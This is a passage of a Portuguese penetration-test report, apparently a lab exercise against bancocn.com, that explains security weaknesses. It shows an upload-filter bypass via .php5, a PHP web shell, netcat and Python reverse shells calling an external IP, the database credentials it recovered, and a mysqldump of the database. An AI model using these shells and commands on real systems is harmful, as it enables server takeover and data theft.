
Least Possible Hashes: ---- Entering direc...
[+] Radmin v2.x
[+] NTLM
[+] MD4 ---- Entering direc...
[+] MD2 [-> Testing: http://
[+] MD5 (HMAC)
[+] MD4 (HMAC)
[+] MD2 (HMAC)
[+] MD5 (HMAC (Wordpress))
[+] Haval-128
[+] Haval-128 (HMAC)
[+] RipeMD-128
[+] RipeMD-128 (HMAC)
[+] SNEFRU-128
[+] SNEFRU-128 (HMAC)
[+] Tiger-128
[+] Tiger-128 (HMAC)
[+] md5($pass.$salt)

```


4.3- Shell Upload e Reverse Shell

Pode-se explorar mais vulnerabilidades por meio da inserção (ou criação) de arquivos maliciosos no sistema. Tudo isso na tentativa de obter acesso a informações relevantes do *servidor* . Nos primeiros testes, a abordagem aplicada será a do *Shell Upload* na qual o fluxo de operação acontecerá para dentro da aplicação a partir de arquivos gerados externamente a mesma .

Como primeiro teste , e por já se ter acesso a *aplicação* , pode-se facilmente adicionar um arquivo como uma mera imagem ".jpeg" , como se observa a seguir .



Figuras 10 e11 : Adicionando um novo arquivo ao sistema do tipo imagem “.jpeg”



Figura 12: Adição feita com sucesso da imagem

Como visto, é possível facilmente agora corromper a aplicação por meio de qualquer arquivo . Agora como segundo teste, por meio da inserção de um arquivo do tipo ".php" espera-se que obtenham-se mais algumas informações relevantes :


```
root@kali:~# nano phpinfo.php
```

Nela o arquivo deverá conter a seguinte instrução :

`<?php phpinfo(); ?>` ; na qual será capaz de solicitar as especificações do php .

Como feito anteriormente , esse arquivo pode ser facilmente adicionado como se prossegue a seguir :

Figura 13 : Tentativa de adicionar um arquivo do tipo “.php” no sistema

Entretanto , foi obtido como resposta  , indicando um erro na qual nota-se que não se pode enviar arquivos do tipo “.php” de forma livre.

Como terceiro teste , podemos modificar a extensão do arquivo anterior para “.jpg” , já que foi visto que o sistema aceita imagens, e ver o que acontece :

```
root@kali:~# mv phpinfo.php phpinfo.jpg
```

Figura 14: Adicionando o novo arquivo anterior com a extensão alterada para “.jpg”

Como visto na figura anterior, o arquivo pôde ser adicionado e visualizado na figura seguinte :

| Index of /admin/uploads | | | |
|---------------------------------------------------------|----------------------------------------------------|-------------------------------|--------------------------------------------------|
| | Name | Last modified | Size Description |
| | Parent Directory | | - |
| | 1490906279.jpg | 2017-03-30 20:37 | 331K |
| | dsc_0699-min.jpg | 2017-03-31 18:17 | 1.2M |
| | north-korea-science-technology.jpg | 2017-03-31 18:16 | 421K |
| | phpinfo.jpg | 2017-07-05 04:10 | 20 |
| Apache/2.4.7 (Ubuntu) Server at www.bancocn.com Port 80 | | | |

Figura 15: Adição do novo arquivo "phpinfo.jpg" feita com sucesso .

Entretanto ao clicar na suposta imagem , nada poderá ser mostrado, visto que o arquivo não é uma imagem de fato e sim um arquivo com “coisas” escritas .

The image “http://www.bancocn.com/admin/uploads/phpinfo.jpg” cannot be displayed because it contains errors.

Figura 16 : Mensagem que é mostrada ao se clicar no suposto arquivo de imagem inserida

Percebe-se que existe um filtro que impede a inserção de arquivos de extensão “.php”. Como quarto teste, pode-se tentar burlar esse filtro mudando novamente a extensão anterior para “.php5” por exemplo :

```
root@kali:~# mv phpinfo.jpg phpinfo.php5
```




Figura 17: Adicionando o novo arquivo anterior com a extensão alterada para “.jpg”

Nota-se que o arquivo agora pôde ser adicionado , como é mostrado na figura a seguir .







| Index of /admin/uploads | | | |
|-------------------------------------------------------------------------------------|----------------------------------------------------|-------------------------------|--------------------------------------------------|
| | Name | Last modified | Size Description |
| <hr/> | | | |
|  | Parent Directory | | - |
|  | 1490906279.jpg | 2017-03-30 20:37 | 331K |
|  | dsc_0699-min.jpg | 2017-03-31 18:17 | 1.2M |
|  | north-korea-science-technology.jpg | 2017-03-31 18:16 | 421K |
|  | phpinfo.jpg | 2017-07-05 04:10 | 20 |
|  | phpinfo.php5 | 2017-07-05 04:33 | 20 |
| <hr/> | | | |
| Apache/2.4.7 (Ubuntu) Server at www.bancocn.com Port 80 | | | |

Figura 18: Adição do novo arquivo "phpinfo.php5" feita com sucesso .

Ao clicar no arquivo , portanto, poderá ser obtido muitas informações relevantes do servidor como se observa nos *recortes* abaixo :

PHP Version 5.5.9-1ubuntu4.21



| | |
|------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| System | Linux bancocn.com 3.13.0-119-generic #166-Ubuntu SMP Wed May 3 12:18:55 UTC 2017 x86_64 |
| Build Date | Feb 9 2017 20:54:17 |
| Server API | Apache 2.0 Handler |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc/php5/apache2 |
| Loaded Configuration File | /etc/php5/apache2/php.ini |
| Scan this dir for additional .ini files | /etc/php5/apache2/conf.d |
| Additional .ini files parsed | /etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini |
| PHP API | 20121113 |
| PHP Extension | 20121212 |
| Zend Extension | 220121212 |

| | |
|--------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| Zend Extension Build | API220121212,NTS |
| PHP Extension Build | API20121212,NTS |
| Debug Build | no |
| Thread Safety | disabled |
| Zend Signal Handling | disabled |
| Zend Memory Manager | enabled |
| Zend Multibyte Support | provided by mbstring |
| IPv6 Support | enabled |
| DTrace Support | enabled |
| Registered PHP Streams | https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip |
| Registered Stream Socket Transports | tcp, udp, unix, udg, ssl, sslv3, tls |
| Registered Stream Filters | zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk |

Configuration

apache2handler

| | |
|-----------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Apache Version | Apache/2.4.7 (Ubuntu) |
| Apache API Version | 20120211 |
| Server Administrator | webmaster@localhost |
| Hostname:Port | www.bancocn.com:0 |
| User/Group | www-data(33)/33 |
| Max Requests | Per Child: 0 - Keep Alive: on - Max Per Connection: 100 |
| Timeouts | Connection: 300 - Keep-Alive: 5 |
| Virtual Server | Yes |
| Server Root | /etc/apache2 |
| Loaded Modules | core mod_so mod_watchdog http_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_authn_core mod_authn_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php5 mod_setenvif mod_status |

| Directive | Local Value | Master Value |
|----------------------|-------------|--------------|
| engine | 1 | 1 |
| last_modified | 0 | 0 |
| xbithack | 0 | 0 |

Apache Environment

| Variable | Value |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTP_HOST | www.bancocn.com |
| HTTP_CONNECTION | Keep-Alive |
| HTTP_ACCEPT_ENCODING | gzip |
| HTTP_CF_IPCOUNTRY | BR |
| HTTP_X_FORWARDED_FOR | 177.206.170.235 |
| HTTP_CF_RAY | 37979bd3630a4b33-GRU |
| HTTP_X_FORWARDED_PROTO | http |
| HTTP_CF_VISITOR | {"scheme":"http"} |
| HTTP_USER_AGENT | Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 |
| HTTP_ACCEPT | text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 |
| HTTP_ACCEPT_LANGUAGE | en-US,en;q=0.5 |
| HTTP_REFERER | http://www.bancocn.com/admin/uploads/ |
| HTTP_COOKIE | _cfduid=d9019a1fc86cc7d2f82adfd1ef5303a01499222855; cf_clearance=e0bcac6ab16425b3d7ba9eb6f63f0b487e55eba3-1499228508-3600; PHPSESSID=531csp675jlqnum0nm2mv2btu1 |
| HTTP_CF_CONNECTING_IP | 177.206.170.235 |
| PATH | /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin |
| SERVER_SIGNATURE | <address>Apache/2.4.7 (Ubuntu) Server at www.bancocn.com Port 80</address> |

| | |
|------------------------------|---------------------------------------------|
| SERVER_SOFTWARE | Apache/2.4.7 (Ubuntu) |
| SERVER_NAME | www.bancocn.com |
| SERVER_ADDR | 10.0.0.65 |
| SERVER_PORT | 80 |
| REMOTE_ADDR | 172.68.25.54 |
| DOCUMENT_ROOT | /var/www/bancocn |
| REQUEST_SCHEME | http |
| CONTEXT_PREFIX | <i>no value</i> |
| CONTEXT_DOCUMENT_ROOT | /var/www/bancocn |
| SERVER_ADMIN | webmaster@localhost |
| SCRIPT_FILENAME | /var/www/bancocn/admin/uploads/phpinfo.php5 |
| REMOTE_PORT | 30350 |
| GATEWAY_INTERFACE | CGI/1.1 |
| SERVER_PROTOCOL | HTTP/1.1 |
| REQUEST_METHOD | GET |
| QUERY_STRING | <i>no value</i> |
| REQUEST_URI | /admin/uploads/phpinfo.php5 |
| SCRIPT_NAME | /admin/uploads/phpinfo.php5 |

HTTP Headers Information

| HTTP Request Headers | |
|--------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTP Request | GET /admin/uploads/phpinfo.php5 HTTP/1.1 |
| Host | www.bancocn.com |
| Connection | Keep-Alive |
| Accept-Encoding | gzip |
| CF-IPCountry | BR |
| X-Forwarded-For | 177.206.170.235 |
| CF-RAY | 37979bd3630a4b33-GRU |
| X-Forwarded-Proto | http |
| CF-Visitor | {"scheme":"http"} |
| User-Agent | Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 |
| Accept | text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 |
| Accept-Language | en-US,en;q=0.5 |
| Referer | http://www.bancocn.com/admin/uploads/ |
| Cookie | _cfduid=d9019a1fc86cc7d2f82adfd1ef5303a01499222855; cf_clearance=e0bcac6ab16425b3d7ba9eb6f63f0b487e55eba3-1499228508-3600; PHPSESSID=531csp675jlqnum0nm2mv2btu1 |
| CF-Connecting-IP | 177.206.170.235 |
| HTTP Response Headers | |
| X-Powered-By | PHP/5.5.9-1ubuntu4.21 |

</

| | |
|-------------|-------------------|
| Core | |
| PHP Version | 5.5.9-1ubuntu4.21 |

| | | |
|-----------------------------------|-------------|--------------|
| ctype | | |
| ctype functions | | enabled |
| date | | |
| date/time support | enabled | |
| "Olson" Timezone Database Version | 0.system | |
| Timezone Database | internal | |
| Default timezone | UTC | |
| Directive | Local Value | Master Value |
| date.default_latitude | 31.7667 | 31.7667 |
| date.default_longitude | 35.2333 | 35.2333 |
| date.sunrise_zenith | 90.583333 | 90.583333 |
| date.sunset_zenith | 90.583333 | 90.583333 |
| date.timezone | no value | no value |

Figura 20 : *Recortes* da página gerada contendo muitas informações a cerca do servidor a partir do arquivo php

Como último teste, seguindo esse formato *Shell Upload*, pode ser de fato criado um arquivo malicioso , como se observa a seguir e adicionando na aplicação da mesma forma como se segue :

```
root@kali:~# nano cmd.php ; criando um arquivo php de nome cmd
```

Nela o arquivo deverá conter a seguinte instrução :

```
<?php echo shell_exec($ GET 'comando'); ?>
```

 ; na qual pela própria URL da aplicação será capaz de receber comandos e executar dentro do próprio servidor de forma dinâmica .

Como foi visto , não pode ser inserido arquivos do tipo “.php” direto na aplicação, mas arquivos com a extensão “.php5” não são filtrados e são passíveis de inserção , portando renomeando o arquivo já criado tem-se :

```
root@kali:~# mv cmd.php cmd.php5
```

Agora basta adicionar na aplicação como já visto anteriormente :




Figura 21 : Adicionando o novo arquivo de nome cmd com a extensão alterada para “.php5”

| Index of /admin/uploads | | | |
|-------------------------------------------------------------------------------------|----------------------------------------------------|----------------------|--------------------------------|
| | <u>Name</u> | <u>Last modified</u> | <u>Size</u> <u>Description</u> |
|  | Parent Directory | | - |
|  | 1490906279.jpg | 2017-03-30 20:37 | 331K |
|  | cmd.php5 | 2017-07-05 14:06 | 46 |
|  | dsc_0699-min.jpg | 2017-03-31 18:17 | 1.2M |
|  | north-korea-science-technology.jpg | 2017-03-31 18:16 | 421K |
| Apache/2.4.7 (Ubuntu) Server at www.bancocn.com Port 80 | | | |

Figura 22 : Adição do novo arquivo "cmd.php5" feita com sucesso

Ao clicar no arquivo que agora está catalogado , haverá um redirecionamento para uma página em branco justamente por ser requisitado um comando via URL . Pode-se por exemplo verificar em qual pasta a aplicação se encontra executando "*comando=ls*" da própria URL do navegador :




Figura 23 : Retorno do comando "ls" direto do navegador e retornando os arquivos da pasta

Como o arquivo permite trabalhar de forma dinâmica na espera de qualquer comando , pode-se executar , por exemplo, "*comando=pwd*" :



Figura 24 : Retorno do comando "pwd" direto do navegador e retornando o caminho da pasta

A partir desse último teste exposto , nota-se que o fluxo de operação e retorno acaba sendo que meio forçado e menos eficaz . O retorno pode acabar se mostrando desordenado na qual acaba comprometendo a leitura.

O *Reverse Shell* surge para sanar o desconforto exposto no último teste . Ele possui um fluxo operacional de dentro da aplicação para fora da mesma, pelo retorno requisitado diretamente de um terminal externo (por exemplo).

Para que isso possa ocorrer , será necessário algumas considerações e observações .

1) Caso esteja utilizando uma máquina virtual (utilizando o Kali Linux) , a conexão do tipo NAT deverá ser mudada para a do tipo Bridge . Bastando ir em configurações , Network e modificar .




Figura 25 : Modificando a conexão NAT para Bridged pela VM Virtual Box

Isso permitirá com que as entradas e conexões tratem a máquina virtual como outro computador na rede local .

II) Será necessário que seja aberta alguma porta na rede para que a comunicação remota seja possível . Para isso, será necessário configurar via IPs do roteador e modem a abertura de tal porta .

Client IPv4 Filters Configuration

The Router can be configured to restrict access to the Internet, e-mail or other network services.

Client IP Filters

| Client IP Address | Port | Type | Day |
|----------------------------------------------------|---------|-----------|-----------|
| <input type="checkbox"/> 192.168.0.21-192.168.0.21 | 555-555 | TCP & UDP | Every Day |

Figura 26 : Habilitando a conexão com a porta 555 de determinado roteador

Lembrando que tais configurações variam para cada roteador e modem. O intuito é que uma determinada porta seja aberta para que o Reverse Shell seja possível.

III) Será necessário que se descubra qual o IP externo da máquina na rede . Tal descoberta pode ser facilmente alcançada bastando uma rápida pesquisa , por exemplo .




Figura 27 : Esse site mostra qual o IP externo além de verificar se uma dada porta está aberta

A partir dessas considerações expostas ,com a porta escolhida aberta, pode-se executar o comando do Netcat para que se espere uma resposta .

```
root@kali:~# nc -lvp 555
listening on [any] 555 ...
connect to [192.168.0.21] from ec2-34-207-16-7.compute-1.amazonaws.com [34.207.16.7] 51317
/bin/sh: 0: can't access tty; job control turned off
```

Na URL pode-se tentar, agora, estabelecer uma conexão via essa porta e terminal pelo comando em php previamente feito , como se observa a seguir .

bancocn.com/admin/uploads/cmd.php5?comando = nc -e /bin/bash/191.190.98.181 555

Figura 28: Url com o comando "nc -e/bin/bash 191.190.98.181 555" direto do navegador

Espera-se que obtivesse algum retorno via terminal , mostrando os elementos da pasta desse servidor e tudo mais. Entretanto , isso não podera ocorrer , porque nota-se que dificilmente um comando nc -e (netcat) funcionará em servidores pelo bloqueio causado por vias de segurança.

Para que isso seja resolvido , existem algumas alternativas , como as encontradas no site <pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>, por exemplo, que traz diversos programas (comandos) feitos em diversas linguagens para o Reverse Shell. Foi escolhido para testes o de Python .

Python

This was tested under Linux / Python 2.7:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Figura 28 : Recorte com a instrução em Python para se utilizar Reverse Shell

Basta que se mudado o IP e a porta default na função *s.connect* para o IP Externo e a porta que foi aberta .

```
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("191.190.98.181",555)); // IP e Porta modificados
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
```

Para finalizar , basta colocar o programa alterado acima dentro da aplicação . Podendo ser via upload , como já feito em casos anteriores, ou via comando na própria URL do arquivo "cmd.php5" já inserido , como se observa a seguir :




Figura 29: Retorno do comando em python direto do navegador

Nota-se que agora será possível por meio da Shell e comandos, acessar todos os dados do servidor da aplicação. Vasculhando pelas pastas do servidor, foi encontrado o arquivo db.php, onde informações sobre a senha para o acesso ao banco de dados puderam ser encontradas.


```
Aplicativos ▾ Locais ▾ Terminal ▾ sex, 01:14 root@kali: ~
Arquivo Editar Ver Pesquisar Terminal Ajuda
-rwxr-xr-x 1 www-data www-data 641 Mar 30 19:30 index.php
-rwxr-xr-x 1 www-data www-data 1558 Mar 29 21:13 login.php
-rwxr-xr-x 1 www-data www-data 83 Mar 29 21:13 logout.php
-rwxr-xr-x 1 www-data www-data 524 Mar 29 21:13 new.php
drwxr-xr-x 2 www-data www-data 4096 Jul 7 04:09 uploads
$ cd ..
$ ls -la
total 68
drwxr-xr-x 7 www-data www-data 4096 Mar 31 17:59 .
drwxr-xr-x 5 www-data www-data 4096 May 31 20:07 ..
drwxr-xr-x 3 www-data www-data 4096 Mar 31 17:59 admin
-rwxr-xr-x 1 www-data www-data 601 Mar 29 21:13 all.php
drwxr-xr-x 2 www-data www-data 4096 Mar 30 15:31 assets
-rwxr-xr-x 1 www-data www-data 4372 Mar 30 10:54 cat.php
drwxr-xr-x 2 www-data www-data 4096 Mar 31 14:39 classes
drwxr-xr-x 2 www-data www-data 4096 Mar 29 21:13 css
-rwxr-xr-x 1 www-data www-data 1160 Mar 30 15:48 footer.php
-rwxr-xr-x 1 root root 6374 Mar 31 17:39 header.php
drwxr-xr-x 2 www-data www-data 4096 Mar 30 00:19 images
-rwxr-xr-x 1 www-data www-data 5902 Mar 30 18:55 index.php
-rwxr-xr-x 1 www-data www-data 31 Mar 30 00:17 robots.txt
-rwxr-xr-x 1 www-data www-data 432 Mar 29 21:13 show.php
$ cd classes
$ ls
auth.php
category.php
db.php
phpfix.php
picture.php
stats.php
user.php
$ cat db.php
<?php

$link = mysql_connect("localhost", "bancocn", "bancocn123");
$db = mysql_select_db('bancocn', $link);

?>
$
```

Figura 30: Resultado do Reverse Shell recuperando informações via comando no próprio terminal

A partir disso, a entrada ao banco fica trivial. Assim, quaisquer consultas ao banco podem ser realizadas bem como pode-se ainda destruir o banco com todas as informações



```
root@kali: ~  
Aplicativos Locais Terminal sex, 00:49  
root@kali: ~  
Arquivo Editar Ver Pesquisar Terminal Ajuda  
-> show databases;  
show databases;  
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right synta  
x to use near 'show databases' at line 3  
mysql> show databases;  
show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| bancocn |  
+-----+  
2 rows in set (0.00 sec)  
mysql> use bancocn  
use bancocn  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
Database changed  
mysql> select * from users;  
select * from users;  
-> select * from users;  
select * from users;  
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right synta  
x to use near 'users' at line 1  
mysql> select * from users;  
select * from users;  
+-----+  
| Id | login | password |  
+-----+  
| 1 | admin | 7b71be0e85318117d2e514ce2a2e222c |  
+-----+  
1 row in set (0.00 sec)  
mysql>
```

Em seguida utilizou-se o seguinte comando:

`mysqldump -u bancocn -p bancocn -- single-transaction > dump.sql`,
que retorna em um arquivo `dump.sql` todas as informações do banco que pode ser
baixado na pasta oculta do próprio site.

Em resumo, pôde-se explorar mais uma vulnerabilidade da aplicação por
permitir o upload de determinados arquivos que podem ser maliciosos , como o
“`cmd.php5`” . O fluxo de operação dessa vulnerabilidade pode ter sido feito pelo
paradigma de Shell Upload ou Reverse Shell, ambos explicados anteriormente.

5 - CONCLUSÃO

